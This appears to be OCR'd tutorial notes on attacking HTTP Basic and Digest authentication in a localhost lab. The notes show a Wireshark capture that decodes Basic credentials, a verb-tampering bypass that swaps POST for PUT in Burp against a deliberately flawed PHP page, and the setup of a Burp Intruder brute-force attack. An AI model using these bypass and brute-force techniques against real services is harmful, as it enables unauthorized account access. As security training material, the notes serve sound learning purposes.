11	https://www.google.com	GET	/complete/search?client=firefox...	☑	□	200	736	script				☑	216.58.210.228	SIDCC=AI
12	https://www.google.com	GET	/complete/search?client=firefox...	☑	□	200	734	script				☑	216.58.210.228	SIDCC=AI
13	https://www.google.com	GET	/complete/search?client=firefox...	☑	□	200	735	script				☑	216.58.210.228	SIDCC=AI
14	http://localhost:8585	GET	/digest.php	□	□	401	318	text	php			□	127.0.0.1	
15	http://localhost:8585	GET	/digest.php	□	□	401	318	text	php			□	127.0.0.1	
16	http://localhost:8585	GET	/digest.php	□	□			HTML	php			□	127.0.0.1	
17	http://localhost:8585	GET	/digest.php	□	□	401	318	text	php			□	127.0.0.1	
18	http://localhost:8585	GET	/digest.php	□	□	200	171	text	php			□	127.0.0.1	
19	https://safebrowsing.googl...	POST	/safebrowsing/downloads?client...	☑	□							☑	216.58.205.174	

Name	Value
GET	/digest.php HTTP/1.1
Host	localhost:8585
User-Agent	Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept	text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language	en-US,en;q=0.5
Accept-Encoding	gzip, deflate
Connection	close
Upgrade-Insecure-Requests	1
Authorization	Digest username="guest", realm="Restricted area", nonce="59d20734e59af", uri="/digest.php", response="de06f4e5faa...


IN POST man

First request



```
GET  http://localhost:8585/digest.php

Type  No Auth

Status: 401 Unauthorized   Time: 25 ms

Connection → close
Content-type → text/html; charset=UTF-8
Host → localhost:8585
WWW-Authenticate → Digest realm="Restricted area",qop="auth",nonce="59d207b6926e8",opaque="cdce8a5c95a1427d74df7acbf41c9ce0"
X-Powered-By → PHP/7.0.22-0ubuntu0.16.04.1
```

Request with digest auth



GET http://localhost:8585/digest.php

Username: guest

Realm: Restricted area

Password: •••••

□ Show Password

Nonce: 59d1cedceb538

Algorithm: [illegible]

qop: auth

Nonce Count: 1

Client Nonce: 1

Opaque: cdce8a5c95a1427d74df7acbf41c9...

The authorization header will be generated and added as a custom header

□ Save helper data to request

3

Attack on Basic / Digest Authentication


What`s wrong about Basic /Digest Auth?

- Credential in plain / sample encoding / weak hash
- Credentials sent to the server repeatedly (with every request)

(the browser cashed for extra purpose the credential but in the back state the browser with each request


- In most cases don`t have any rate limit / spike arrest / brute force countermeasures

1.Man in the Middle Attack



(**<u>Send data with encoding , it basically has a hacker hijack the connection and but him yourself between end-point</u>**)

In this type of authentication that used SSL connection we can perform man in the middle attack again and stole his credentials




```
    User-Agent: Mozilla/5.0 (X11; Linux i686; rv:5.0.1) Gecko/20100101 Firefox/5.0.1\r\n
    Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n
    Accept-Language: en-us,en;q=0.5\r\n
    Accept-Encoding: gzip, deflate\r\n
    Accept-Charset: ISO-8859-1,utf-8;q=0.7,*;q=0.7\r\n
    Proxy-Connection: keep-alive\r\n
    DNT: 1\r\n
  ⊟ Authorization: Basic aW5mb3NlYzppbmZvc2VjaW5zdGl0dXRl\r\n
      Credentials: infosec:infosecinstitute
    \r\n
    [Full request URI: http://atn.fueled.com/site/api]
0000  52 54 00 12 35 02 08 00  27 5b 0d ae 08 00 45 00   RT..5... '[....E.
0010  01 c1 fc 65 40 00 40 06  08 07 0a 00 02 0f 48 2f   ...e@.@. ......H/
0020  e0 8c 8d 66 00 50 72 91  e2 b3 08 3c 66 02 50 18   ...f.Pr. ...<f.P.
0030  39 08 10 96 00 00 47 45  54 20 2f 73 69 74 65 2f   9.....GE T /site/
```

Wireshark sniff the traffic

2.Wrong HTTP Method Bypass


(it is logic attack , this attack happen when developer secure single or multiple HTTP method) with Basic auth

And accept the request from other HTTP method



You can't POST to this page


Open Burp-suite to intercept the request



Request to http://localhost:5050 [127.0.0.1]

```
GET /wrong_verb.php HTTP/1.1
Host: localhost:5050
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```


Modify the request to POST



Request to http://localhost:5050 [127.0.0.1]

```
POST /wrong_verb.php HTTP/1.1
Host: localhost:5050
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

AND let`s forward



http://localhost:5050 is requesting your username and password. The site says: "Test basic auth"

User Name:


Password:

The Developer it is allow GET request to this URL but in POST request he protected with basic auth

This is indicator that he not maybe protected other method as well

Let`s try to manipulated the request.


Try PUT method and add data in body to bypass



Request to http://localhost:5050 [127.0.0.1]


```
PUT /wrong_verb.php HTTP/1.1
Host: localhost:5050
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0

{"x":1}
```

And Forward the request



```
You posted to this page and here is your post request
{"x":1}
```

This is because the developer protected against POST request only and allowing another request.




```php
<?php

if($_SERVER['REQUEST_METHOD'] == 'GET'){
    echo 'You can\'t POST to this page';
    exit;
}
if($_SERVER['REQUEST_METHOD'] == 'POST'){
    header('WWW-Authenticate: Basic realm="Test basic auth"');
    header('HTTP/1.0 401 Unauthorized');
    echo 'not authorized';
    exit;
}


echo "You posted to this page and here is your post request <br />";
print_r(file_get_contents("php://input"));
```

3.Brute Force Attack

(Basic auth don`t provide any protection against brute force attack and don`t have any limit to restrict polices.

In most cases developer don`t care




```
You posted to this page and here is your post request
{"x":1}
```

http://localhost:5050 is requesting your username and password. The site says: “Test basic auth”

User Name:

Password:




Filter: Hiding CSS, image and general binary content


# ▲	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
1	http://localhost:5050	GET	/wrong_verb.php	□	☑	401	216	text	php	
2	http://localhost:5050	GET	/wrong_verb.php	□	☑	401	216	text	php	
3	http://localhost:5050	GET	/wrong_verb.php	□	☑	200	210	text	php	
4	http://localhost:5050	GET	/brute.php	□	□	401	216	text	php	
5	http://localhost:5050	GET	/brute.php	□	□	401	216	text	php	

```
GET /brute.php HTTP/1.1
Host: localhost:5050
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic c2RrZmo6c2Rma2o=
```

Send the request to intruder



2.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Target Positions Payloads Options

Attack Target


Configure the details of the target for the attack.

Host: localhost

Port: 5050

□ Use HTTPS

3.


Burp Intruder Repeater Window Help
Target Proxy Spider Scanner Intruder Repeater Sequencer Decoder Comparer Extender Project options User options Alerts
1 × 2 × ...
Target Positions Payloads Options


Payload Positions

Configure the positions where payloads will be inserted into the base request. The attack type determines the way in which payloads are assigned to payload pc

Attack type: Sniper

```
GET /brute.php HTTP/1.1
Host: localhost:5050
User-Agent: Mozilla/5.0 (X11; Ubuntu; Linux x86_64; rv:55.0) Gecko/20100101 Firefox/55.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: close
Upgrade-Insecure-Requests: 1
Authorization: Basic c2RrZmo6c2Rma2o=
```

We need to define the parameter which brute force attack in this case credentials



